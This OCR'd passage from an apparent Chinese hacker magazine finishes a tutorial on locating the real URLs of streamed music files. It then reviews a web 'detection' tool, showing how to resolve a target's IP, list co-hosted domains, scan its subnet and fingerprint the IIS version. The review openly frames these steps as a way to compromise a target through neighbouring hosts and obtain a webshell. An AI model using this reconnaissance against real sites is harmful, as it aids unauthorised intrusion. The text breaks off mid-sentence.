


图 5

其中文件名那一栏就是我们要找的真实地址，也可以选中播放器以及播放器周围的文字，按住 CTRL+C 把它们复制到 FrontPage 中，如图 6。接着你就会看到真实地址了。这种方法的前提是对方没有屏蔽 CTRL 键。




图 6

第三种方法：查看“历史记录”

我个人认为这是最经典的了，也是最简单的。我们这回不拿 QQ163 了，我们去 WWW.DJ99.COM 看看，随便点首歌，我就点一个“一千年以后”。等歌曲开始播放的时候我们打开历史记录看看，看见了么，图 7？把那个 218.64.81.233 展开，呵呵，那个 12.Wma 就是真实地址了。我们直接右键→“属性”就可以看到了！




图 7

第四种方法：IE 临时文件夹

去 IE 临时文件夹找，默认路径是：C:\Documents and Settings\用户名\LocalSettings\Temporary Internet Files，找到对应的文件名即可，注意一点就是一般这里面的音乐文件有 2 个一样的名字，我们点右键→“属性”，即可找到它的真实地址，第一个如果出错那么肯定就是第 2 个了。如果现在想把它下载下来，直接右键→“复制”，再找个地方右键→“粘贴”就是了（比如桌面）。这个目录里面存放的是你浏览过的所有网页的图片，视频文件，文档等。我的思路就是，它既然存了那么多有价值的信息，我们要找的音频文件肯定也在那了！

小弟头一回写东东，不足之处，还望大家指出。如果大家有什么不明白的地方可以到《X 档案》的论坛提出，祝大家玩的愉快！

傻瓜黑客

注入新利器——WEB综合检测工具

小鱼修炼中

哈哈！总算会考完了，现在可是一身轻松了^o^今天给大家带来的是桂林老兵最近推出的一款新工具——WEB综合检测工具最新版本，即V2.2，大家可以去老兵的主页上（www.gxgl.com）下载。下面就听小鱼为你细细道来！

打开WEB综合检测工具，界面如图1，看看作者对它的说明：

①域名到IP，再根据IP查绑定的国际域名；

②同网段WEB主机扫描，服务器基本信息查询，IP物理地址查询；

③网页浏览时自动获取当前站点所设的COOKIES，并能自定义COOKIES进行浏览；

④能以POST方式对网页进行浏览，并能提交自定义的数据；

⑤点击下方的“Link Name”或“Target URL”即可获得当前页的所有链接地址；

⑥当上方的禁止新窗口按钮按下时对于新开的窗口是禁止的。




图 1

小鱼提示： 在用旁注工具拿不到webshell的情况下可以试试这个，个人认为它的检测同一网段比较好用。

界面很清晰，适合咱们菜鸟使用。首先，确定一个目标在左上方输入网址（注意输入时不能带有HTTP//），如图2。然后点击右边的“>”，即可获取IP地址。



图 2

成功获得IP地址后，IP一栏的右边几个选项变为可用状态（图3），它们所对应的意思分别是：




图 3

g —获取国际域名
s —扫描网段
a —查物理地址
i —服务器信息

我们点击g后，程序就会查出此IP绑定的所有地址（图4），单击一个网址后右边窗口就会打开其网页。




图 4

点击s后程序就会对检测IP所在的网段主机进行扫描，如果开放了80端口就会显示出来（图5），（我们可以通过入侵同网段的主机来达到入侵指定目标）单击一个IP即可打开主页。




图 5

点击a后会弹出一个服务器所在地理位置的窗口来判断服务器所在地（图6）。




图 6

单击i会弹出一个“服务器信息”检测的窗口主要是用来收集服务器信息的（图7），在其中输入网址或IP，点击“web服务器信息”就可以获得HTTP的头部信息，有什么用？一般里面会包含服务器的IIS版本信息，根据这个，可以大体判断出服务器的版本来（图8）。




图 7

为了方便大家，我总结一下不同IIS版本对应的操作系统：

IIS 4　Windows NT 4.0
Personal Web Server　Windows NT 4.0 Workstation
IIS 5　Windows 2000 Server（所有版本）
IIS 5　Windows 2000 Workstation（功能有限的客户端版本）
IIS 5.1　Windows XP Professional
IIS 6　Windows Server 2003（所有版本）




图 8

根据上面的表可以判断出我这台主机是WIN2003。在打开网站后，点击下面的“Link Name”或“Target URL”可以获取本页所有的连接地址，我们可以很方便的对服务器





